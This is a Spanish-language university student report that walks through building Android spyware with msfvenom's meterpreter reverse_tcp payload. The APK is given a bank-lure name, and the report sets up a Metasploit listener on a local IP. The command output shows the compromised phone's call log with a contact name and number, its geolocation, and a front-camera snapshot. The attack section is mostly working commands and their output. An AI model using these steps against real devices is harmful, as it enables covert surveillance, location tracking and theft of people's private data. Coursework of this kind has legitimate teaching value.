PROGRAMACIÓN PARA INTERNET

CENTRO UNIVERSITARIO DE CIENCIAS
EXACTAS E INGENIERÍAS

LAKSHMI BERENICE VELÁZQUEZ GALVÁN
JOSUE DANIEL RODRÍGUEZ LOZANO
MILAGROS MONTSERRAT GUERRERO

MAESTRO: MICHEL EMANUEL

2022 B

DOCUMENTACIÓN DE PROYECTO DE APK PAYLOAD

Contenido

¿Qué es un exploit?

Un exploit es un programa informático, una parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico.

Estos comportamientos incluyen, por lo general, la toma del control de un sistema, la concesión privilegios de administrador al intruso o el lanzamiento de un ataque de denegación de servicio (DoS o DDoS).

¿Qué es un payload?

En informática y telecomunicaciones es el conjunto de datos transmitidos útiles, que se obtienen de excluir cabeceras, metadatos, información de control y otros datos que son enviados para facilitar la entrega del mensaje.

En seguridad informática referida a amenazas de tipo exploit, payload es la parte del código del malware que realiza la acción maliciosa en el sistema, como borrar los ficheros o enviar datos al exterior, frente a la parte del encargado de aprovechar una vulnerabilidad (el exploit) que permite ejecutar el payload.

Spyware

un tipo de malware que intenta mantenerse oculto mientras registra información en secreto y sigue sus actividades en línea, tanto en equipos como en dispositivos móviles. Puede supervisar y copiar todo lo que escribe, carga, descarga y almacena. Algunas cepas de spyware también son capaces de activar cámaras y micrófonos para verlo y escucharlo sin que usted se dé cuenta.

Se requiere


Máquina Virtual con Metasploitable Linux

Máquina con Kali Linux


Dispositivo celular con Android

Práctica de ciberataque a Android


En esta ocasión vamos a realizar una infección con un spyware proporcionado por el PAYLOAD reverse_tcp, que tiene como propósito generar un apk, que, al momento de instalarlo dentro del sistema de la víctima, nos dará acceso a toda la información del dispositivo infectado, para esto necesitamos del sistema operativo Kali que ya maneja la herramienta de metasploit, la cual se hará posible realizar el ataque, para ello arrancamos la terminal de Kali como administrador raíz:



Dentro de esta terminal escribiremos la siguiente sentencia para poder realizar el ataque utilizando el Payload reverse_tcp



Creará el archivo malicioso con las características del Payload para poder mandárselo al dispositivo víctima.



Como podemos observar dentro de la interfaz tenemos las características del exploit y el archivo que se enviará al dispositivo para infectarlo.

```
┌──(root㉿kali)-[~/Desktop]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.100.15 LPORT=666 R >/
root/Desktop/BBVA_Dinero_Infinito.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payl
oad
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
```

Ahora debemos de mandar el archivo, en este caso se hizo vía bluetooth al teléfono infectado, después de haberlo infectado debemos preparar el sistema para que pueda recibir la notificación de cuando haya una víctima, en este caso para realizar estos paso se manda a llamar un archivo ya con estas sentencias para agilizar el proceso, dicho archivo tiene el siguiente contenido:


```
Warning: you are using the root account. You may harm your system.
1 use exploit/multi/handler
2 set PAYLOAD android/meterpreter/reverse_tcp
3 set LHOST 192.168.100.15
4 set LPORT 666
5 exploit -j
6
```

Dentro de la terminar ejecutamos la sentencia “msfconsole -r escuchar.rc con el fin de


```
       o                  To boldly go where no
                           shell has gone before


      =[ metasploit v6.2.2-dev                           ]
+ -- --=[ 2227 exploits - 1171 auxiliary - 398 post       ]
+ -- --=[ 864 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

[*] Processing escuchar.rc for ERB directives.
resource (escuchar.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (escuchar.rc)> set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD ⇒ android/meterpreter/reverse_tcp
resource (escuchar.rc)> set LHOST 192.168.100.15
LHOST ⇒ 192.168.100.15
resource (escuchar.rc)> set LPORT 666
LPORT ⇒ 666
resource (escuchar.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

ejecutar el archivo y despliegue todas las sentencias para activar el escuchador y el resultado es el siguiente:

En este caso, el dispositivo infectado ya cuenta con el malware instalado, para comprobar escribimos la sentencia sessions y despliega una lista de todos los dispositivos infectados:



Ahora, para ingresar al dispositivo ingresamos la sentencia sessions -i 1 para desplegar el siguiente menú:



Ejecutamos la siguiente llamada para revisar cuantas llamadas ha hecho el dispositivo de lavíctima y despliega este archivo:

```
66
67 #9
68 Number  : 3322040025
69 Name    : Mario Nvo
70 Date    : Sat Dec 19 19:19:53 CST 2020
71 Type    : INCOMING
72 Duration: 168
73
74 #10
75 Number  : 3322040025
76 Name    : Mario Nvo
77 Date    : Sat Dec 19 18:17:42 CST 2020
78 Type    : INCOMING
```

Este es un fragmento de todas las llamadas realizadas por la víctima.

El siguiente comando nos da acceso al dispositivo para obtener imágenes dentro del dispositivo.


Tenemos también la ubicación del dispositivo y muestra lo siguiente:

```
meterpreter > geolcate
[-] Unknown command: geolcate
meterpreter > geolocate
[*] Current Location:
        Latitude:  20.6421385
        Longitude: -103.228962

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=20.642
1385,-103.228962&sensor=true

meterpreter >
```

Tomar fotografías en la cámara trasera y delantera

Para tomar fotos de la cámara frontera y trasera tenemos que ver cuáles cámaras están disponibles con el comando webcam_list y con esto empiezo a madar solicitudes con el comando webcam_snap, una vez capturada se guardará en la carpeta raíz.

Para la cámara delantera utilizaremos el comando webcam_snap -i 2, el 2 por el tipo de cámara que utilizamos.



```
meterpreter > webcam_snap -i 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/AwFdLPVc.jpeg
meterpreter >
```